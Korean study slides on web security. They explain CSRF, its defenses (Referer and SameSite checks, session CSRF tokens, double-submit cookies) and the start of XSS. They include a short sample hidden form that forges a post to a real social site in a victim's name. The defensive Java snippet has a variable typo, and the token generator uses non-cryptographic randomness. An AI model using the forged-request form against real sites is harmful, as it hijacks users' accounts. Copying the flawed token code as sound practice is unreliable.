CS Study 9주차

CSRF & XSS


김신아

1. CSRF(Cross-Site Request Forgery)

웹 어플리케이션 취약점 중 하나로, 인터넷 사용자가 자신의 의지와는 무관하게 공격자가 의도한 행위(modify, delete, register 등)를 특정한 웹사이트에 request 하도록 만드는 공격

1. CSRF(Cross-Site Request Forgery)

- **아래와 같은 조건이 만족할 때 실행**
  - 위조 요청을 전송하는 서비스에 사용자가 로그인을 한 상황
  - 희생자가 해커가 만든 피싱 사이트에 접속



1. CSRF(Cross-Site Request Forgery)

- **피싱 사이트에 포함된 코드**

페이스북에 글을 쓸 때 아래 코드와 같은 폼이 전송된다고 예를 든다. 피싱 사이트에 똑같이 페이스북에 글쓰기를 요청하는 폼이 숨겨져 있고, 그 내용으로 가입하면 10만원을 준다는 사기성 광고를 본문으로 적혀져 있다. 희생자는 피싱 사이트에 접속함으로써 본인의 페이스북 계정으로 해당 글이 등록되게 된다.

```
<form action="http://facebook.com/api/content" method="post">
    <input type="hidden" name="body" value="여기 가입하면 돈 10만원 드립니다." />
    <input type="submit" value="Click Me"/>
</form>
```

1. CSRF(Cross-Site Request Forgery)

- **공격이 성공할 수 있는 이유**

- 유명 사이트는 보통 PC에서 자동 로그인을 해놓은 경우가 많다.
- 피싱 사이트는 피싱 메일, 음란 사이트 등을 통해 접속될 수 있다.
- 희생자가 해커가 만든 피싱 사이트를 사용하지 않더라도 해커가 XSS 공격을 성공한 정상 사이트를 통해 CSRF 공격이 수행될 수 있다.

1. CSRF(Cross-Site Request Forgery)

• 공격 예방

일반적으로 CSRF 공격 방어는 GET 메소드와 같은 조회성 요청은 제외하고, 데이터 조작이 가능한 POST, PATCH, DELETE 메소드에 적용한다. 때에 따라 기밀 데이터이거나, GET 메소드를 통해 쓰기, 변경 등의 동작은 한다면 GET 메소드도 물론 방어해야 한다.

- 리퍼러(Referer) 검증 (SameSite 쿠키 설정)
- Security Token 사용 (A.K.A CSRF Token)

1. CSRF 공격예방 - Referrer 검증 (SameSite 쿠키 설정)

Back-end 단에서 request의 referrer를 확인하여 domain(e.g. *.instagram.com)이 일치하는지 검증하는 방법이다. 일반적으로 referrer 검증만으로 대부분의 CSRF 공격을 방어할 수 있다.
민감한 정보를 담고 있는 쿠키(세션 쿠키 등)는 유효 시간을 짧게 설정하고,
쿠키의 SameSite 속성을 Strict 또는 Lax로 설정한다. 이러한 세팅으로, 이를 지원하는 브라우저에서는 cross-site 요청에 세션 쿼리를 보내지 않는다.
하지만 도메인 내의 페이지에 XSS 취약점이 있는 경우 CSRF 공격에 취약해질 수 있다.
도메인 단위 검증에서 좀 더 세밀하게 페이지 단위까지 일치하는지 검증을 하면 도메인 내의 타 페이지에서의 XSS 취약점에 의한 CSRF 공격을 방어할 수 있다.

1. CSRF 공격예방 - Security Token 사용 (A.K.A CSRF Token)

Referrer 검증이 불가한 환경이라면, **Security Token**을 활용할 수 있다.
우선 사용자의 세션에 임의의 난수 값을 저장하고 사용자의 요청 마다 해당 난수 값을 포함 시켜 전송시킨다. 이후 Back-end 단에서 요청을 받을때마다 세션에 저장된 토큰값과 요청 파라미터에 전달되는 토큰 값이 일치하는지 검증하는 방법이다.
이 방법도 같은 도메인 내에 XSS 취약점이 있다면 CSRF 공격에 취약해진다.

```
// 로그인시, 또는 작업화면 요청시 CSRF 토큰을 생성하여 세션에 저장한다.
session.setAttribute("CSRF_TOKEN",UUID.randomUUID().toString());

// 요청 페이지에 CSRF 토큰을 셋팅하여 전송한다.
<input type="hidden" name="_csrf" value="${CSRF_TOKEN}" />

// 파라미터로 전달된 csrf 토큰 값
String param = request.getParameter("_csrf");

// 세션에 저장된 토큰 값과 일치 여부 검증
if (request.getSession().getAttribute("CSRF_TOKEN").equals(param)) {
    return true;
} else {
    response.sendRedirect("/");
    return false;
}
```

1. CSRF 공격예방 - Double Submit Cookie 검증

Security Token 검증의 한 종류로 세션을 사용할 수 없는 환경에서 사용할 수 있는 방법이다.
웹 브라우저의 Same Origin 정책으로 인해 자바스크립트에서 타 도메인의 쿠키 값을
확인/수정하지 못한다는 것을 이용한 방어 기법이다.
스크립트단에서 요청 시 난수 값을 생성하여 쿠키에 저장하고 동일한 난수 값을
요청 파라미터(혹은 헤더)에도 저장하여 서버로 전송한다.

```
/** * Generate 256-bit BASE64 encoded hashes
 * @see https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet#Synchronizer_.28CSRF.29_Tokens
 * @return {string}
 *
 */
var generateCsrfToken = function() {
    function generateRandomString(length) {
        var text = "";
        var possible = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";
        for(var i = 0; i < length; i++) {
            text += possible.charAt(Math.floor(Math.random() * possible.length));
        } return text;
    };

    return btoa(generateRandomString(32));
}

// 쿠키 셋팅
var setCookie = function (cname, cvalue) {
    document.cookie = cname + "=" + cvalue + ";path=/";
}

// 모든 ajax 요청 시 쿠키 및 header에 토큰 값을 같이 전달
jQuery.ajaxSetup({
    beforeSend: function(xhr, settings) {
        if (!(/^http:.*/.test(settings.url) || /^https:.*/.test(settings.url))) {
            var csrfToken = generateCsrfToken();

            setCookie('CSRF_TOKEN', encodeURIComponent(csrfToken));
            xhr.setRequestHeader("_csrf", csrfToken);
        }
    }
});
```


1. CSRF 공격예방 - Double Submit Cookie 검증

서버단에서는 쿠키의 토큰 값와 파라미터의 토큰 값이 일치하는 지만 검사하면 된다.
서버에 따로 토큰 값을 저장할 필요가 없어 앞서 살펴본 세션을 이용한 검증보다 개발 공수가 적은 편이다. 피싱 사이트에서는 도메인이 달라 facebook.com 쿠키에 값을 저장하지 못하므로 (조금 전에 언급한 Same Origin 정책) 가능한 방어 기법입니다.

```
// 헤더로 전달된 csrf 토큰 값
String paramToken = request.getHeader("_csrf");

// 쿠키로 전달되 csrf 토큰 값
String cookieToken = null;
for (Cookie cookie : request.getCookies()) {
    if ("CSRF_TOKEN".equals(cookie.getName())) {
        cookieToken = URLDecoder.decode(cookie.getValue(), "UTF-8");

        // 재사용이 불가능하도록 쿠키 만료
        cookie.setPath("/");
        cookie.setValue("");
        cookie.setMaxAge(0);
        response.addCookie(cookie);

        break;
    }
}

// 두 값이 일치하는 지 검증
if (cookieToke.equals(paramToken)) {
    return true;
} else {
    return false;
}
```

2. XSS(Cross-Site Scripting)

공격자가 클라이언트 코드에 악의적인 스크립트를 주입하는 공격이다.
웹 어플리케이션의 유효성 검사나 인코딩이 충분하지 않을 경우, 브라우저는 스크립트의 악의성을 감별할 수 없다. 공격자는 사용자를 가장하여, 쿠키와 세션 토큰, 사이트에 민감한 정보들에 접근이 가능해지며 클라이언트 코드를 재작성하여 해킹하기도 한다.



2. XSS(Cross-Site Scripting)

악의적인 콘텐츠는 대게 자바스크립트를 포함하나, 때에 따라 HTML, Flash 등 브라우저가 실행하는 어떤 종류의 코드든 가능하다.


- 쿠키나 세션 정보와 같은 기밀정보를 빼갈 수 있다.
- 접속자를 자신들이 의도한 페이지로 리다이렉트 할 수 있다.
- 정상적인 사이트 흉내를 내며 사용자의 컴퓨터에 악의적인 공격을 하여 해를 입힌다.

2. XSS(Cross-Site Scripting)

• **공격종류**

- 지속성(Persistent or Stored XSS)

: 지속적으로 피해를 입히는 유형으로, XSS 취약점이 존재하는 웹 어플리케이션에 악성 스크립트를 삽입하여 열람한 사용자의 쿠키를 탈취하거나 리다이렉션 시키는 공격을 한다.

